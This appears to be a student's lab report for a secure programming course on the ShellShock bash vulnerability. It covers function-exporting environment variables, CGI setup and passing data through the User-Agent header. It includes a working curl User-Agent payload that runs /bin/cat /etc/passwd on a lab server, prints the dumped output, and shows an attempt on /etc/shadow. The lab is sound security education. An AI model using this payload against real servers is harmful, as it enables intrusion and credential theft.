
Description: CSE 5382 Secure Programming Assignment 2

Purpose: To explore ShellShock Attacks

Task 1: Experimenting with Bash Function

1. Defined an environment variable hello in the parent shell. Displayed the value of it using echo. Exported the environment variable hello. Checked if any hello function is defined. Navigated to /bin/bash_shellshock child shell. Tried to display the environment variable hello using echo. Displayed the hello function definition.




```
[02/25/21]seed@VM:~$ export PS1='Parentshell:>'
Parentshell:>hello='() { echo "Hello! User";};ls;'
Parentshell:>echo $hello
() { echo "Hello! User";};ls;
Parentshell:>export hello
Parentshell:>declare -f hello
Parentshell:>/bin/bash_shellshock
android          envvar.c          lscom             samplefile1.txt
bin              examples.desktop  lscom.c           samplefile3.txt
cap              extrnlprgm        Music             setuid
cap.c            extrnlprgm1       mylib.c           setuid.c
checkfile1.txt   extrnlprgm2       mylib.o           setuidout
childprocess.txt extrnlprgm.c      myprog            setuidoutput1
child.txt        extrnlprgmexecve  myprog.c          setuidpoutput
Customization    extrnlprgmsys     myprog.o          source
Desktop          file1.txt         parentprocess.txt Templates
Documents        file2.txt         parent.txt        test4.txt
Downloads        get-pip.py        passenvvar        testfile1.txt
environmentvar   LANGUAGE=en_US    passenvvar.c      Videos
environmentvar.c lib               Pictures
envvar           libmylib.so.1.0.1 Public
[02/25/21]seed@VM:~$ echo $hello

[02/25/21]seed@VM:~$ declare -f hello
hello ()
{
    echo "Hello! User"
}
```

Observations:

a. Noticed that “ls” command is automatically executed on navigating to /bin/bash_shellshock child shell. It is added next to “}” in the hello environment variable value defined in the parent shell.
b. The hello environment variable is converted into function in the child shell.
c. Any code that the attacker wants to execute can be added/interjected next to “}” operator in the environment variable defined.

2. Defined an environment variable hello in the parent shell. Displayed the value of it using echo. Checked if any hello function is defined. Exported the environment variable hello. Navigated to /bin/bash child shell. Displayed the environment variable hello using echo. Checked if any hello function definition exists.



```
[02/25/21]seed@VM:~$ export PS1='Parentshell:>'
Parentshell:>hello='() { echo "Hello! User";};ls;'
Parentshell:>echo $hello
() { echo "Hello! User";};ls;
Parentshell:>declare -f hello
Parentshell:>export hello
Parentshell:>/bin/bash
[02/25/21]seed@VM:~$ echo $hello
() { echo "Hello! User";};ls;
[02/25/21]seed@VM:~$ declare -f hello
[02/25/21]seed@VM:~$ 
```

Observations:


Noticed that the environment variable defined in the parent shell is inherited by the /bin/bash child shell as an environment variable alone, unlike the /bin/bash_shellshock child shell where the extra lines append after “}” got executed automatically on navigation and the code within “{“,”}” got converted into function from environment variable.

Understanding:

i. Learnt that earlier on encounter of “() {“ in the environment variable, the child shell used to parse and execute that environment variable as function. There by leading to automatic execution of commands that were defined in the environment variable after “}”, on its navigation to child shell.
ii. Learnt that before the vulnerability of bash shell is corrected, it can be attacked either by defining the environment variables in such a way that extra code that needs to be automatically executed, can be added next to “}”, or, by redefining the environment variable that will be passed, with the code that you want to execute.
iii. Learnt that after correction, the environment variable defined in the parent shell is passed as environment variable alone even it consist of “() {“ pattern.

Task 2: Setting up CGI programs

Created myprog.cgi with the content provided in the assignment. Changed to super user. Moved it to /usr/lib/cgi-bin/ folder. Navigated to /usr/lib/cgi-bin folder. Checked the existing permissions. Updated the permissions to 755 using chmod command. Checked the updated permissions of the file. Accessed the myprog.cgi program from web using the curl command.



```
[02/25/21]seed@VM:~$ cat >myprog.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
[02/25/21]seed@VM:~$ sudo su
root@VM:/home/seed# mv myprog.cgi /usr/lib/cgi-bin/
root@VM:/home/seed# cd /usr/lib/cgi-bin
root@VM:/usr/lib/cgi-bin# ls
myprog.cgi
root@VM:/usr/lib/cgi-bin# ls -l
total 4
-rw-rw-r-- 1 seed seed 85 Feb 25 17:13 myprog.cgi
root@VM:/usr/lib/cgi-bin# sudo chmod 755 myprog.cgi
root@VM:/usr/lib/cgi-bin# ls -l
total 4
-rwxr-xr-x 1 seed seed 85 Feb 25 17:13 myprog.cgi
root@VM:/usr/lib/cgi-bin# curl http://localhost/cgi-bin/myprog.cgi

Hello World
root@VM:/usr/lib/cgi-bin# 
```

Observations:


a. Need super user privilege to move the file to /usr/lib/cgi-bin/ folder
b. By default, the myprog.cgi file has 664 privileges that has to be changed to 755 in order to make it executable.
c. Can access the myprog.cgi from web using the curl command.

Understanding:

i. Learnt that default location of .cgi files is /usr/lib/cgi-bin/
ii. Learnt that only root user has privileges to create a file in the /usr/lib/cgi-bin folder.
iii. By default, the permissions of .cgi file were set to 664 that needs to be changed to 755, to make it executable.
iv. .cgi program can be accessed from web using the curl command by passing the path as argument to it.


Task 3: Passing Data to Bash via Environment Variable

1. SetUp: Created envronVarList.cgi with the content provided in the assignment. Changed to super user. Moved it to /usr/lib/cgi-bin/ folder. Navigated to /usr/lib/cgi-bin folder. Checked the existing permissions. Updated the permissions to 755 using chmod command. Checked the updated permissions of the file.




```
[02/25/21]seed@VM:~$ cat >envronVarList.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
[02/25/21]seed@VM:~$ sudo su
root@VM:/home/seed# mv envronVarList.cgi /usr/lib/cgi-bin/
root@VM:/home/seed# cd /usr/lib/cgi-bin
root@VM:/usr/lib/cgi-bin# ls -l
total 8
-rw-rw-r-- 1 seed seed 129 Feb 25 18:05 envronVarList.cgi
-rwxr-xr-x 1 seed seed  85 Feb 25 17:13 myprog.cgi
root@VM:/usr/lib/cgi-bin# sudo chmod 755 envronVarList.cgi
root@VM:/usr/lib/cgi-bin# ls -l
total 8
-rwxr-xr-x 1 seed seed 129 Feb 25 18:05 envronVarList.cgi
-rwxr-xr-x 1 seed seed  85 Feb 25 17:13 myprog.cgi
```

2. Execute: Accessed the envronVarList.cgi program from web using the curl command.



```
root@VM:/usr/lib/cgi-bin# curl http://localhost/cgi-bin/envronVarList.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</ad
dress>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/envronVarList.cgi
REMOTE_PORT=51700
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/envronVarList.cgi
SCRIPT_NAME=/cgi-bin/envronVarList.cgi
```

3. Passed arbitrary data: Accessed the envronVarList.cgi program from web using the curl command along with -A "*** My Test Data ***", in addition to the file parameter.



```
root@VM:/usr/lib/cgi-bin# curl -A "*** My Test Data ***" http://localhost/cgi-bin/envronVarList.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=*** My Test Data ***
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/envronVarList.cgi
REMOTE_PORT=51702
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/envronVarList.cgi
SCRIPT_NAME=/cgi-bin/envronVarList.cgi
root@VM:/usr/lib/cgi-bin# 
```

Observation:


On passing -A "*** My Test Data ***", in addition to the file parameter, the content of environment variable HTTP_USER_AGENT is changed to the text that is passed.

Understanding:

i. Learnt that client sends certain information to the server, so that it can customize its response based on it. To do this, the client will use certain fields such as HTTP_USER_AGENT to send the information about it.
ii. These field will be passed to the child cgi process fork() by the web server as environment variables.
iii. As earlier most of cgi programs are bash programs. By using the -A option, we can pass the environment variable to child cgi process. Based on the data passed as environment variable value, it will satisfy the two conditions required for shellshock attack.
iv. Learnt how cgi programs were vulnerable to shellshock attack before the fix.

Task 4: Launching the Shellshock Attack

1. Considered two VM's, with 10.0.2.7 ip address as client and 10.0.2.6 ip address as server. Tried to check the content of passwd file of server from the client, in the below image.




SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x4
Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
9:53 PM
/bin/bash 70x15
Right Ctrl

```
[02/25/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:c4:10:eb
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::191a:9942:4acb:2cf8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:109 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21331 (21.3 KB)  TX bytes:11904 (11.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:23668 (23.6 KB)  TX bytes:23668 (23.6 KB)

[02/25/21]seed@VM:~$ curl -A "() { echo hello;};echo Content-type: text/plain;echo;/bin/cat /etc/passwd" http://10.0.2.6/cgi-bin/myprog.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
```

```
[02/25/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:89:d0:5e
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::f356:f899:a860:e830/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4254 (4.2 KB)  TX bytes:23133 (23.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
```

2. Tried to check the content of shadow file of server from the client in the below image.


SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ubuntu Desktop
/bin/bash
/bin/bash 167x18
Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
9:57 PM
/bin/bash 70x14
Right Ctrl

```
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
